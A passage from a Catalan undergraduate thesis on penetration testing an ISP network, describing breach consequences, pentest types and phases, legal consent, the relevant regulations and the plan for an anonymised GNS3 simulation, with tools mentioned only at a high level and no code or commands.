Es pot concloure per tant, que les conseqüències afecten en gran mesura a la economia de la proveïdora del servei i és aquí on s'haurà de plantejar si l'increment en seguretat i el seu cost d'implementació surt més a conte que el fet de no incloure seguretat addicional. Normalment no és el cas, ja que només les sancions per incomplir la llei de protecció de dades poden ascendir a desenes de milers d'euros. Un dels molts exemples recents es pot trobar en l'atac que va patir Air Europa al 2018, en el que els atacants, una vegada dins de la xarxa van aconseguir *exfiltrar* dades personals i bancaries de clients de la companyia aèria i per la que aquesta, a banda de patir les conseqüències econòmiques resultants de la disrupció generada per l'atac (restauració de serveis majoritàriament), va ser sancionada amb 600.000€[35], al no haver protegit correctament les dades personals dels seus clients o treballadors i per no haver informat de manera ràpida i diligent sobre l'atac rebut a les autoritats pertinents.

## PUNTS FEBLES D'UNA XARXA

Qualsevol dispositiu ja sigui virtual o físic és vulnerable a un atac informàtic i aquests es poden classificar segons la direcció o situació des d'on es realitza l'atac. Així dons es poden identificar aquests segons si l'atac és extern, és a dir, de fora de la xarxa cap a dins, o intern, ja sigui des de la capa d'accés (un punt d'accés de la xarxa ISP) o des de la pròpia capa de distribució (un node intern compromès per un treballador de la pròpia proveïdora de serveis).

En canvi, si s'analitzen els punts febles segons elements afectats, qualsevol pot resultar vulnerable. Així doncs, el **protocols** utilitzats, **servidors** de dades i gestió de la xarxa, **dispositius d'encaminament** o **dispositius d'usuaris** de la xarxa són elements susceptibles a ser atacats. En funció de la seva posició i rellevància dins de la xarxa, el compromís d'aquests dispositius serà de major o menor gravetat ja que no és el mateix que l'encaminador *BNG*[36]*/ BRAS*[37], situat a dalt de tot de la topologia es vegi afectat per un atac que l'ordenador personal d'un usuari que te contractat el servei d'internet amb el proveïdor. Així mateix, no tindrà la mateixa gravetat un atac sobre un servidor web que un atac sobre el servidor que gestiona la xarxa, ja que el servidor web es pot apagar temporalment fins a solucionar el problema mentre apagar el servidor de gestió de xarxa pot desencadenar tota una cadena de problemes de seguretat.

Per tant, i a partir d'una classificació segons rellevància del dispositiu o servei, s'escolliran quines mesures de prevenció i protecció són prioritàries a l'hora d'implementar mesures de seguretat addicional.

---

*[35] "Resolución de procedimiento sancionador Nº PS/00179/2020", Agencia Española de Protección de Datos (AEPD).*
*[36] Broadband Network Gateway.*
*[37] Broadband Remote Access Server.*

## 2.4. AUDITORIES DE XARXES

### QUE SÓN I TIPUS

A l'hora d'analitzar la seguretat d'una xarxa, sistema, aplicació o d'altres elements o artefactes relacionats amb el món de la informàtica existeixen múltiples procediments i mètodes que tindran la mateixa finalitat, determinar si un sistema o xarxa és segur davant d'atacs informàtics. Aquests mètodes poden centrar-se en analitzar els mecanismes de defensa i implementacions d'aquests per trobar problemes en les configuracions i es coneixen com anàlisis de vulnerabilitats. D'altres exercicis d'anàlisi es basen en posar a prova els mecanismes o departaments encarregats de protegir aquests sistemes mitjançat un treball per equips, en el que es troba per una banda el *red team* (equip vermell) que realitzarà diferents accions ofensives contra el sistema i per l'altra banda el *blue team* (equip blau) que es dedicarà a detectar i donar resposta a aquests atacs.

Els *Penetration Tests* (Tests de Penetració), també coneguts amb els noms de *Pentests* o *Security Audits* (no confondre *Security Assesment Audits),* es troben a camí entre la feina que realitza un *Red Team* i les tasques de documentació i realització d'informes que es realitza en un anàlisi de vulnerabilitats. A partir d'ara i per no generar confusió amb l'ús del terme auditoria o auditoria de seguretat farà referència a un *pentest*.

Un *pentest* es porta a terme per una persona o un equip als que s'anomena *Pentesters* o *Ethical Hackers*. El segon terme ajuda a entendre el fet de que les accions dutes a terme durant un *pentest* no són gaire diferents de les que podria dur a terme un *threat actor* (actor maliciós) o el que a la cultura popular es coneix com un *hacker.* El que diferencia un *hacker* ètic d'un actor maliciós són precisament les seves intencions, però els mètodes, tècniques, tecnologies i coneixements són pràcticament els mateixos que els emprats per delinqüents informàtics. Altres termes que s'empren per diferenciar els actors que es poden trobar són *Black-Hats (*barrets negres*), Grey-Hats (*barrets grisos*) i White-Hats (*barrets blancs*),* referència al color dels barrets que els personatges dels *westerns* feien servir. Aquesta comparativa ajuda a definir en certa manera les bases del que és un *pentest* ja que aquest es centrarà en atacar un sistema o xarxa com si d'un actor maliciós es tractés, descobrint vulnerabilitats i punts d'accés per accedir a informació que no hauria de ser accessible per tercers o pertorbar el correcte funcionament d'un sistema per obtenir un suposat benefici. En resum, es podria dir que a ulls d'un observador extern, el test de penetració és idèntic a un atac.

Un altre aspecte a tenir en conte és la classificació d'un *pentest* segons l'origen o naturalesa d'aquests així com de la informació prèvia de la que disposa el *pentester* a l'hora de realitzar l'atac. Per una banda es pot diferenciar segons si es simula un *insider threat* (amenaça interna) o *outsider threat* (amenaça externa) i segons aquests, els tipus d'atacs escollits o la possible informació prèvia de la que es disposi així com els objectius per aquest test de penetració en seran uns o altres i es realitzaran els atacs des d'un punt o altre de la xarxa. Aquesta distinció resulta important de cara a analitzar la seguretat d'un sistema ja que en molts casos els accessos no desitjats a la xarxa o a la informació d'una entitat es produeixen per errors o de manera deliberada per part d'usuaris interns.

Per altra banda es pot diferenciar segons la informació de la que es disposi previ *pentest* sobre l'objectiu a atacar. Així doncs existeixen els *pentest White-Box* (caixa blanca) també coneguts com *Crystal-Box*, on l'atacant disposarà de tota la informació sobre l'entorn subministrada per

el propi client i els *Black-Box*, *pentest* on l'atacant disposa d'informació mínima, a vegades limitada únicament al nom de l'empresa, alguna *URL* o una única direcció *IP*. Entre mig dels dos es poden trobar el que s'anomenen *Gray-Box* (caixes grises), en la que la informació inicial serà major que en una caixa negra però no serà completa com en el cas d'una caixa blanca.

Tant el tipus d'amenaça que es vols simular (interna o externa) com la informació de la que es disposa inicialment dependran dels objectius per els quals es duu a terme en primer lloc el *pentest* i aquests entre d'altres aspectes **s'hauran de definir a l'hora de la contractació del servei d'anàlisi de la seguretat en un *SOW*[38].**

OBJECTIUS DELS PENTEST

Els objectius de qualsevol tipus d'auditoria és el de trobar problemes en la implementació dels elements de seguretat. En el cas dels *pentest* i mitjançant la suplantació d'un atacant, el que es pretén no és únicament trobar aquells problemes en la configuració sinó trobar aquells possibles forats que permetran l'explotació d'una vulnerabilitat que no són visibles i que moltes vegades no es tenen en consideració.

Existeixen molts tipus de *pentest* en funció del sistema que s'estiguin posant a prova, així doncs, es poden trobar *web application pentest*, *IoT*[39] *pentest, network pentest* i tants com tecnologies i *targets*(objectius) es puguin imaginar. El procediment per a cadascun pot variar però tots ells comparteixen un grup de característiques i estructures ben definides.

Per al cas que pertoca es podria dir que els objectius principals d'un *network pentest* són els següents.

- Determinar una correcta implantació dels sistemes de seguretat
- Determinar el compliment de la legislació pertinent en matèria d'informació segons cada *target*.
- Posar a prova els sistemes i departaments de detecció i resposta disponibles així com els seus protocols d'actuació

ESTRUCTURA D'UN *PENTEST* I FASES QUE EL COMPONEN

Tal i com s'ha anat veient, un *network pentest* intenta emular l'acció d'un actor maliciós que ataca una xarxa i els elements que la componen i no és d'estranyar que els procediments i accions duts a terme tinguin certa similitud amb les que es durien a terme en un atac real. **Existeixen certs estàndards i pràctiques acceptats per la comunitat dedicada a l'execució de *pentest*** que ajuden a definir la seva estructura d'una manera clara, en un procés iteratiu per fases que facilitarà una correcta execució del *pentest*.

Aquests estàndards i metodologies poden variar segons el *target* però tots seguiran una estructura semblant. A tall d'exemple es poden destacar alguns com el manual *OSSTMM*[40],

---

[38] *Statement Of Work (Declaració del contracte)*
[39] *Internet of Things*
[40] *Open-Source Security Testing Methodology Manual*

el projecte OWASP[41], l'agència NIST[42] o l'estàndard PTES[43]. Tots ells comparteixen una estructura semblant en quant a fases, que a continuació es descriuran en més detall. Per altra banda cada fase inclou certes accions a dur a terme. Un recurs que pot ser molt útil de cara a entendre cadascuna d'aquestes accions és el que es troba disponible a MITRE ATT&CK[44], on es poden trobar definicions d'aquests segons la seva naturalesa així com una recopilació de casos d'ús per cadascuna.

**Les 6 Fases Principals en les que s'estructura un *pentest* són**

- *Pre-Engagement*
- *Recoinassence i Intelligence Gathering*
- *Scanning o Ennumeration*
- *Vulnerability Assessment*
- *Exploitation*
- *Reporting*

#### PRE-ENGAGEMENT

Per a una correcta execució d'un *pentest* es requereix d'una planificació i preparació prèvies, per una banda per que aquesta compleixi amb els objectius establerts i per altra banda per determinar l'abast d'actuació. És per aquesta raó per la que aquesta fase no es considera part del *pentest* i **s'anomena fase 0**, en el sentit en el que en aquesta no es realitzen accions envers l'objectiu sinó que es determinen, objectius, abast i requisits. És en aquesta fase on es realitzarà una primera aproximació a l'empresa o client que contracta el servei de pentest per discutir la naturalesa de la feina a dur a terme i es definirà un *SOW*. En aquesta fase es poden observar 2 punts diferenciats.

##### DEFINICIÓ D'OBJECTIUS, ABAST I EXPECTATIVES

En primer lloc i sobretot en casos en els que sigui la primera vegada que s'executa un *pentest* és important descriure al client en que consisteix aquest, les accions que es duran a terme i quina documentació es generarà al final del procediment. Addicionalment cal realitzar un pla detallat on es descriguin els objectius o expectatives del client de cara a poder determinar l'abast del projecte o en quins punts o elements de la xarxa s'haurà d'actuar. Una manera d'identificar aquests punts és el de determinar les prioritats de seguretat i negoci del client. Així doncs les principals prioritats d'una ISP són les de disponibilitat del servei i seguretat de les dades sensibles sobre clients i pròpies. Aquesta descripció de prioritats ja ens indicarà en quins punts o elements de la xarxa s'hauran de centrar els esforços i quines tecnologies, tècniques o protocols s'hauran de posar a prova.

Una vegada identificats els objectius, cal determinar l'abast. En el cas d'aquest treball es correspon amb l'anàlisi de la xarxa al complert, però es poden donar situacions en la que la xarxa sigui d'unes dimensions molt grans i interessi delimitar quines seccions de la xarxa o

---

*[41] Open Worldwide Application Security Project*
*[42] National Institude of Standards and Tecnology*
*[43] Penetration Testing Execution Standard*
*[44] Base de dades de tàctiques i técniques d'adversaris, MITRE ATT&CK*

subdominis d'aquesta es volen posar a prova. Amb objectius i abast definits, la següent tasca serà la de determinar quin tipus de *pentest* es durà a terme.

**Algunes qüestions que poden sorgir en aquest punt poden ser**:

- *El client prefereix que no coneixem cap detall del target?*
- *S'informarà als departaments corresponents que es poden veure afectats o per el contrari no s'avisarà per poder observar la resposta davant incidents?*
- *Es tractarà de la simulació d'una amenaça interna o per el contrari es vol veure quins serien els resultats si un actor maliciós extern intentés accedir a la xarxa?*

Totes aquestes preguntes i moltes d'altres són preguntes que s'han de plantejar al client de cara a poder planificar correctament el procés, i determinaran tant el tipus de *pentest* (*black*, *grey* o *white-box*) així com el tipus d'amenaça (interna o externa).

### ASPECTES LEGALS I DOCUMENTACIÓ GENERADA

Per altra banda cal explicar al client i tractar amb aquest aspectes legals del *pentest* ja que aquest emularà un atac al sistema i de no disposar de consentiments signats podria suposar la infracció de la llei per part dels *pentesters*. És important determinar si la xarxa i els elements que es posaran a prova pertanyen completament al client i que aquest, mitjançant una persona autoritzada, aprovi el pla d'acció mitjançant un document que en molts casos es pot trobar descrit a diferents articles i guies amb el nom de *Get out of Jail Card*, que assegura que totes les accions que es realitzin que podrien considerar-se il·legals han estat consentides per el client i per tant no hi haurà repercussions legals.

Una vegada tractats tots els aspectes legals i amb objectius i abast establerts, cal determinar quina documentació es generarà i quin tipus d'informació el client necessita. **Alguns aspectes a valorar es poden respondre mitjançant les següents preguntes als clients**:

- *Com vols que es presenti la informació?*
- *Qui farà ús d'aquesta, personal TI (més tècnica) o personal de direcció (menys tècnica)?*
- *En cas de trobar accés a informació sensible, com vols que es presenti aquesta? Indicant el únicament el tipus d'informació trobada o les dades en brut?*
- *S'han d'incloure recomanacions o modificacions en base als resultats o ja es disposa d'un equip que s'encarregarà de resoldre els problemes?*

## RECOINASSENCE AND INFORMATION GATHERING

Aquesta primera fase és crucial per al desenvolupament de les posteriors i una de les mes importants de tot el procés del *pentest*. Per poder realitzar un atac efectiu s'ha de disposar de tota la informació possible, informació que servirà per determinar eines, tecnologies o atacs que es realitzaran. Aquesta informació pot anar des de dades del personal que treballa a la xarxa per generar diccionaris que serviran per trobar claus d'accés fins a la topologia o configuracions d'aquesta i serà tota aquella que es pugui aconseguir de manera no invasiva, és a dir, **informació i dades d'accés públic** (disponibles a internet) sense interactuar directament amb la xarxa.

Una definició d'aquesta informació és la que es coneix com *OSINT*[45], terme que val la pena conèixer en profunditat i que en *pentest* de seguretat de la informació **pot resultar ser tot un procés en sí mateix**, inclús es poden arribar a trobar CTF[46] dedicats única i exclusivament a processos i tècniques d'obtenció d'OSINT i projectes sense ànim de lucre com *OSINT Curious*[47] on es tractaven eines, tecnologies, tècniques i formació referent a *l'open source intelligence*. Un punt de partida per a decidir com abordar aquesta fase és el de fer ús d'eines bàsiques com cercadors així com endinsar-se a les xarxes socials, ja que a dia d'avui molta informació pot estar publicada a internet i només cal trobar qui ho ha publicat, però de l'ús de *frameworks* com *OSINT Framework*[48], on es troben classificades i enumerades diferents eines millorarà la qualitat i quantitat dels resultats d'aquesta fase.

Altres eines que poden entrar dins de la fase de reconeixement són els atacs de tipus *phishing* i d'altres enganys. Aquests intentaran obtenir informació de treballadors o usuaris de la xarxa. En un *pentest* de caixa blanca aquesta informació ja ve donada per avançat per el propi *client* i per tant no s'hauran de dedicar esforços en la cerca i verificació d'informació, però en un *pentest* de caixa negra aquesta fase serà de vital importància.

Per altra banda cal notar que aquesta fase es troba en una iteració constant, en increments, ja que al adquirir informació nova, aquesta permet pivotar i cercar amb nous paràmetres des d'un altre punt de vista, millorant i ampliant la informació disponible. Inclús una vegada s'hagi determinat que la informació obtinguda és suficient per a passar a la següent fase, la fase de recopilació d'informació no acaba, ja que es poden emprar de nou les dades trobades en fases posteriors per tornar a pivotar i millorar la informació de la que es disposa sobre el *target*.

Per últim cal destacar que **és important classificar i ordenar tota la informació que es vagi adquirint** per poder utilitzar-la correctament en fases posteriors. Així doncs l'ús de bases de dades específiques o taules d'Excel seran un element molt important ja que permetran accedir a les dades des de la resta d'eines que s'utilitzaran al llarg del *pentest*. D'altra banda, aquesta documentació ja generarà uns resultats inicials que presentar al client referents a la informació pública de la que es disposa d'aquest a internet, i si aquesta resulta de caràcter sensible, permetre al client prendre les mesures pertinents per protegir-la millor.

#### SCANNING AND ENNUMERATION

Si la fase de reconeixement es centrava en les dades disponibles de manera pública, la **fase d'enumeració i escaneig es centrarà en tota aquella informació que es pot aconseguir interactuant amb la pròpia xarxa**. Topologia, serveis, dispositius i trànsit que circula per aquesta són dades que es podran obtenir i serviran de cara a identificar possibles vulnerabilitats. Les eines i pràctiques dutes a terme en aquesta fase solen ser més invasives i és aquí on el *pentester* ha de començar a tenir en conte mesures de detecció i resposta de la xarxa.

Informació com direccions *IP* o noms de models de dispositius obtingudes a la fase de reconeixement poden ser molt útils de cara a escanejar la xarxa i enumerar serveis mitjançant

---

[45] *Open Source Inteligence*
[46] *Capture the Flag. Veure també gamificació.*
[47] *Projecte dedicat a la divulgació de coneixement, eines i tècniques d'OSINT. Projecte abandonat el 2023.*
[48] *OSINT Framework Tools, osintframework.com*

eines com *NMAP*[49], que s'utilitzarà en el cas d'aquest TFG i d'un ús molt estès als *pentest* i al món de la seguretat en xarxes en general. D'altres aspectes a tenir en conte són el coneixement del funcionament de protocols i comunicació de xarxes, ja que mitjançant captures de trànsit amb programari com *Wireshark*, es podrà revisar tipus de trànsit i comunicacions, ampliant així les possibilitats d'èxit en futurs atacs. Un recurs molt útil a banda de conèixer els diferents tipus d'espais d'adreces és el de disposar d'una taula amb els ports coneguts i reservats, ja que és una altra manera d'enumerar els possibles serveis d'una xarxa a partir dels paquets capturats sense haver d'interactuar directament amb el servei, acció més agressiva, que podria ser detectada en cas d'existir algun sistema de detecció a l'escolta.

Per tant, l'objectiu d'èxit per a l'escaneig i enumeració en un test de penetració d'una xarxa residirà en l'obtenció d'una topologia de la xarxa el més àmplia possible, juntament amb els dispositius que la conformen (models , sistemes operatius emprats i adreces *MAC* d'aquests), serveis i obtenció dels blocs d'adreces emprats. De nou, igual que amb l'anterior, aquesta fase està en constant desenvolupament i a mida que s'obtingui més informació de la fase prèvia o millors accessos o privilegis gràcies a l'explotació de vulnerabilitats de la fase següent es podrà millorar la informació sobre la topologia o obtenir nous serveis disponibles que podien trobar-se amagats darrera d'un tallafocs. Un aspecte clau en aquesta fase serà el de trobar l'equilibri entre ser prou discret per no despertar sospites en els sistemes de detecció i profunditzar tot el possible per obtenir informació de la màxima qualitat possible. Si les eines emprades són molt brusques i es detecta la presència d'una intrusió és possible que no es pugui avançar més en el *pentest* ja que els equips de detecció i resposta d'una xarxa estaran alerta i preparats per repel·lir els atacs que estan per venir.

**VULNERABILITY ASSESSMENT**

Aquesta és una fase on es posarà a prova tota la informació recopilada durant el reconeixement i durant l'escaneig i enumeració de la xarxa. Si les anteriors s'han definit per la cerca i classificació d'informació, aquesta fase es basarà més en la revisió de documentació referent a vulnerabilitats que es poden explotar per obtenir accés diferents parts del sistema. Així doncs les eines que més s'empraran seran bases de dades com la NVD[50], gestionada per el *NIST* o la creada per el *CVE*[51] *program*. L'objectiu principal serà el d'identificar possibles vulnerabilitats per a tots aquells dispositius, tecnologies o nodes que s'hagin trobat a la xarxa per poder obtenir o millorar l'accés a aquesta i a la informació que conté. A partir de la llista que s'obtingui de vulnerabilitats i juntament amb els objectius establerts a l'inici del *pentest* es podrà traçar un pla d'actuació de cara a posar a prova la xarxa a la fase següent, la d'explotació o actuació.

Cal tenir en conte que en aquestes bases de dades de vulnerabilitats no indicaran que un dispositiu o tecnologia sigui vulnerable a aquell atac ja que pot haver estat actualitzat quan es va divulgar el coneixement de la vulnerabilitat. Per tant serà important haver pogut determinar entre d'altres, versions dels sistemes operatius, serveis i protocols que s'hagin enumerat a la fase prèvia per determinar si escau posar a prova l'atac a aquell node. Així com les anteriors fases, aquesta també serà una fase en continu desenvolupament, ja que a mida que es vagi descobrint nova informació sobre la xarxa o es tingui èxit en dur a terme l'explotació d'alguna

[49] *Network Mapper, Gordon Lyon. Nmap.org*
[50] *National Vulnerability Database.*
[51] *Common Vulnerabilities and Exposures Program*

vulnerabilitat, s'obriran nous camins i per tant noves vulnerabilitats que analitzar. És per això que de nou, la primera fase on s'ha realitzat una planificació del *pentest* i s'han determinat els objectius resultarà important ja que de no fer-ho correctament es podria estar iterant sense fi en el procés d'un pentest.

A banda de les bases de dades, existeixen un gran nombre d'eines dedicades única i exclusivament a l'anàlisi de vulnerabilitats d'un sistema o xarxa, que de manera automàtica i mitjançant *input* de fases anteriors, automatitzaran la tasca de cercar aquestes vulnerabilitats. Tot i que l'anàlisi es realitzi de manera automàtica cal sempre acompanyar l'eina i recolzar-se dels seus resultats i els coneixements adquirits fins al moment per poder realitzar un anàlisi de vulnerabilitats exitós. Es pot trobar una llista d'escàners de vulnerabilitats[52] a la pròpia pàgina de OWASP. Tant els escàners de vulnerabilitats com les bases de dades d'aquestes són de gran importància a l'hora d'obtenir resultats en un *pentest* ja que intentar cercar vulnerabilitats des de zero, tot i que possible, portaria massa temps i requereix d'una especialització molt gran i un gran coneixement de la tecnologia que s'està investigant. Hi ha professionals de la seguretat informàtica que es dediquen única i exclusivament a trobar aquestes vulnerabilitats en dispositius concrets i grans empreses del món de les tecnologies dediquen gran quantitat de recursos econòmics a recompensar aquesta cerca de vulnerabilitats en el que es coneix com a *bug bounty programs (programes de recompenses per trobar errors)*, tema que donaria per tot un treball de final de grau en sí mateix. Tot i així no s'ha de descartar aconseguir trobar una vulnerabilitat concreta en un moment donat per al *pentest* que s'està realitzant, però fer ús de les bases de dades disponibles estalviarà temps, diners i errors als *pentesters*.

**EXPLOITATION**

Una vegada s'ha recopilat la informació necessària i s'han identificat vulnerabilitats a la xarxa, es posa en marxa l'explotació d'aquestes vulnerabilitats. És en aquesta fase on els coneixements sobre tecnologies, programació i funcionament de les xarxes en general guanyaran pes i de les que en dependrà en gran mesura l'èxit o fracàs del procés. No existeix una manera concreta d'abordar l'explotació de cada vulnerabilitat i a vegades n'existeixen múltiples maneres i per tant dependrà en gran mesura de les capacitats de cada *pentester* així com de l'ús d'ingeni no només per dur a terme l'explotació sinó fer-ho d'una manera que no desperti sospites en els sistemes de detecció i resposta, ja que de ser així es poden posar en marxa mecanismes de protecció que no permetran seguir amb la resta de procediments.

En molts casos, explotar amb èxit una vulnerabilitat significarà obtenir informació addicional de la que s'alimentaran les fases anteriors i és per això que resulta realment important seguir documentant tot el procés, classificant o organitzant la informació recopilada en cada cas. Aquesta així mateix servirà per obtenir dades que presentar al client i per determinar la gravetat de la fallada de seguretat. En quant aquesta gravetat, existeixen múltiples escales i *ratings* (classificacions), sent CVSS[53] de les més rellevants de la que es pot trobar mes informació a la pàgina de FIRST[54]. Tot i que aquestes mètriques són molt acurades, s'hauran de tenir en conte altres mètriques, variables d'entorn i context per acabar de determinar quina és la gravetat d'una vulnerabilitat i el problema que pot haver generat l'explotació d'aquesta.

---

[52] *Vulnerability Scanning Tools, OWASP*
[53] *Common Vulnerability Scoring System, NIST.*
[54] *Forum of Incident Response and Security Teams, Common Vulnerability Scoring System SIG*

És possible que per a un client, el fet de que un atacant disposi d'accés a la informació de la organització no resulti tant greu com que els serveis que ofereix la seva xarxa es vegin interromputs mentre que per un altre la *exfiltració* de dades resulti ser un problema molt gran.

Per a la posada en marxa de l'explotació de vulnerabilitats existeixen tantes eines com tipus de tecnologies i cadascuna s'haurà d'abordar de diferent manera. A tall d'exemple, si s'està realitzant un atac sobre un protocol de xarxa, eines generadores de paquets o que puguin injectar o modificar paquets interceptats entre dos *end points* seran les utilitzades mentre que si s'està intentant atacar un dispositiu del que es coneix que l'encriptació de les claus d'accés és dolenta, vulnerable o inexistent, es faran servir scripts que permetin un atac de diccionari o força bruta per obtenir accés privilegiat al dispositiu. Així doncs, aquesta fase requerirà de l'ús de moltes eines i tècniques diferents. Amb les vulnerabilitats en mà, i segons els objectius, un recurs al que es pot acudir per a documentar-se és la base de dades mencionada en apartats anteriors de MITRE ATT&CK on es podrà trobar multitud d'exemples, definicions i tècniques de les que se n'ha vist fer ús en casos reals per part d'actors maliciosos.

A banda d'aquesta última, existeixen el que s'anomenen *exploit databases* on en comptes de trobar tècniques o tecnologies, el que es trobaran són exemples o *POW*[55] ***d'exploits*** sobre un element en concret. Una de les bases de dades més reconegudes s'anomena precisament *Exploit Database* [56] , gestionada per *Offensive Security* [57] , empresa responsable de la distribució *Kali Linux*[58], on a banda d'exemples ***d'exploits*** s'hi poden trobar *papers* sobre tècniques o fins i tot codi per dur a terme alguns d'aquests atacs. Una altra eina rellevant i de la que es parlarà amb més detall durant l'execució de l'auditoria és el *Metasploit Framework*[59] que aglutina tot un conjunt d'eines i scripts per dur a terme tot tipus d'explotacions.

**REPORTING**

Fins i tot en un atac perpetrat per adversaris reals existeix un apartat dedicat a la documentació sobre l'actuació realitzada. En el cas dels *pentest* aquest apartat resulta rellevant de cara a presentar al client els resultats de les accions dutes a terme. A partir de la documentació generada al llarg de les fases s'han de crear una sèrie de documents que descriguin les accions dutes a terme en cada fase. Aquesta documentació ha de poder incloure en dos formats diferents, que coincidiran en contingut però diferiran en la forma en la que es redacta.

**Per una banda** s'ha de generar documentació detallada i tècnica que els departaments de *TI*[60] de la organització client utilitzarà de cara a esmenar els problemes de seguretat trobats. **Per altra banda** s'ha de presentar documentació referent al *pentest* en un format menys tècnic per a departaments de direcció, on es farà més incís en les conseqüències dels forats en seguretat i com aquests poden afectar al model de negoci.

**Alguns punts que aquesta documentació pot incloure en ambdós formats són els següents**

---

[55] *Proof of Work.*
[56] *Exploit Database*
[57] *OffSec*
[58] *Kali*
[59] *Metasploit, Rapid7*
[60] *Tecnologies de la Informació*

- *Vulnerabilitats trobades*
- *Riscs que aquestes suposen*
- *Possibles conseqüències que deriven de l'explotació d'aquestes vulnerabilitats.*
- *Dades a les que s'ha tingut accés*
- *Recomanacions per esmenar les vulnerabilitats*
- *Anàlisi sobre la implantació del pla de seguretat actual i possibles modificacions d'aquest.*

A banda de la documentació generada per al client, pot resultar molt útil generar tot un seguit de documentació per a un anàlisi introspectiu. Aquesta pot ajudar als *pentesters* a determinar errors comesos durant el procés, l'ús que s'ha fet de les eines, si aquest ha complert amb els objectius inicials, documentar i emmagatzemar codi o procediments que s'hagin generat al llarg de les diferents fases o en cas d'haver generat un mètode d'explotació nou, documentar aquest i presentar-lo com a *POW* en alguna de les bases de dades d'*exploits*.

#### ALTRES METODOLOGIES I FASES

Per últim cal destacar que tot i que al llarg d'aquest capítol s'ha descrit un procediment format per 5 fases, aquest pot ser tant complex i exhaustiu com es decideixi en funció dels objectius establerts a l'inici del procediment del *pentest*. Així doncs es pot trobar que en comptes de 5 fases aquest es desenvolupi en moltes d'altres. Aquestes s'han obviat a l'hora de redactar aquest treball per no afegir complexitat al desenvolupament d'aquest. Tot i així és important conèixer l'existència d'aquestes fases addicionals.

**A continuació es presenta un llistat de fases basat en tècniques i tàctiques** que es poden trobar a *MITRE ATT&CK*, entre parèntesi les que es podrien trobar dintre d'alguna de les fases descrites en aquest capítol:

- **Desenvolupament de recursos i informació** (*Information Gathering*)
- **Accés Inicial** (Scanning and Ennumeration)
- **Execució** (Exploitation)
- **Persistència**
- **Escalat de privilegis** (Exploitation, Scanning and Ennumeration)
- **Evasió de defenses** (Vulnerability Assessment, Exploitation)
- **Accés a credencials** (*Information Gathering*)
- **Descobriment de l'entorn** (*Scanning and Ennumeration*)
- **Moviment Lateral** (Exploitation, Scanning and Ennumeration)
- **Recol·lecció** (Information Gathering)
- **Command and Control o C2** (Exploitation, Execution)
- **Exfiltració** (Exploitation, Post-Exploitation)
- **Impacte** (Exploitation, Post-Exploitation)
- **Inhibició de mecanismes de detecció i resposta** (*Scanning and Ennumeration*, *Exploitation*)
- **Post-Explotació**

LEGISLACIÓ, ORGANITZACIONS GOVERNAMENTALS I ALTRES

Tot i que no s'entrarà en detall en les organitzacions o estàndards dedicats a la regulació de la seguretat informàtica i de la informació, cal saber de la seva existència de cara a poder oferir un servei de *pentest* que compleixi amb les normatives vigents i que permeti recomanacions al client en base a aquestes, tant per a millorar el pla de seguretat implementat com per a complir amb la legislació vigent.

**Estàndards, lleis o organitzacions que regulen l'àmbit de la seguretat**

- *ISO/IEC 2700 Family*[61]
- *INCIBE*[62]
- *ENISA*[63]
- *EU Cybersecurity Act*[64]
- *Directives NIS I i II de la UE*[65]
- *Código de Derecho de la Ciberseguridad*[66]
- *CCN-CERT*[67]
- *ACC*[68]
- *Llistat d'altres CERT de l'estat espanyol*[69]

## 2.5. DISSENY I IMPLEMENTACIÓ DE LA XARXA

Tal i com s'ha descrit als capítols introductoris, l'objectiu d'aquest treball de final de grau és el d'aprofundir en els procediment d'un *pentest* per a una ISP. Per a reforçar el coneixement sobre la xarxa s'ha disposat de la col·laboració d'una ISP amb la que mitjançant entrevistes i reunions s'ha pogut conèixer les característiques de la topologia d'aquesta, les mesures de seguretat que s'utilitzen i el funcionament a nivell intern. Ara bé, de cara a posar en pràctica les diferent fases i les tècniques que les componen d'un *pentest* s'ha decidit que la millor opció era realitzar aquestes sobre una simulació en comptes d'una xarxa en funcionament degut a la falta d'experiència de la que es disposa sobre aquests procediments i el risc que podria suposar treballar directament sobre una xarxa en funcionament amb milers d'usuaris reals. Aquesta simulació es generarà amb GSN3, ja descrit als apartats d'introducció i entorn, que permetrà modificar configuracions de la xarxa així com de la topologia, fet que seria impossible en una xarxa en funcionament real. Gràcies a les diferents entrevistes que s'han anat realitzant amb els responsables de la ISP es disposa d'una descripció de la topologia gairebé exacta a

[61] *Estàndards per als Information Security Management Systems (ISMS), International Standard Organitzation*
[62] *Institud Nacional de Ciberseguretat de l'estat Espanyol, INCIBE*
[63] *Agencia Europea per a la Seguretat informàtica, ENISA*
[64] *Acta de la Unió europea sobre ciberseguretat, EUR-Lex*
[65] *Directives sobre xarxes i sistemes d'informació de la Unió europea, EUR-Lex - NIS & NIS II directives*
[66] *Compendi normatiu de l'estat Espanyol en matèria de seguretat informàtica, Código de Derecho de la Ciberseguridad*
[67] *Equip de respostes davant emergencies en seguretat informàtica a l'estat espanyol, dirigit des del Centre Criptologic Cacional, CCN-CERT*
[68] *Agencia ciberseguretat i CERT a Catalunya, ACC*
[69] *Llistad de CERT i CSIRT a l'estat Espanyol, CSIRT.es*

la que utilitza aquesta. Tot i així s'ha cregut convenient que a l'hora d'implementar la simulació no s'utilitzessin els mateixos dispositius, posicions d'aquest a la xarxa així com adreçaments, per seguretat i privacitat d'aquests ja podria suposar un possible problema de seguretat per a la ISP que topologia i configuracions fossin d'accés públic. Per tant, tot i que moltes de les dades que s'obviaran o es substituiran podrien arribar a trobar-se al domini públic s'ha decidit conjuntament amb la *ISP* amb la que es col·labora, d'implementar la xarxa de la simulació amb els següents canvis respecte la topologia original.

- *No s'indicaran el nom dels models dels dispositius de la xarxa real. S'utilitzaran models diferents per aquests.*
- *No es farà servir ni el mateix nombre de dispositius ni les mateixes adreces de gestió, nombre d'enllaços o interfícies per aquests.*
- *L'existència d'alguns elements com tallafocs o servidors es col·locaran de manera aleatòria (mantenint certa lògica) dins de la topologia.*
- *Les adreces públiques assignades a l'AS de la ISP, tot i accessibles a través d'una cerca per internet, es substituiran per un bloc d'adreces reservades a documentació.*
- *No es faran servir els mateixos noms ni dominis emprats a la xarxa real i aquests es substituiran per d'altres*

Aquests canvis poden suposar que la xarxa resultant de la simulació no sigui exactament igual que la de la ISP, tot i així l'objectiu d'aquest treball no és tant el d'estudiar la implementació d'una xarxa, i el producte o xarxa final de la simulació servirà perfectament per al propòsit de posar en pràctica els diferents procediments d'un *pentest*.

### XARXA TIPUS

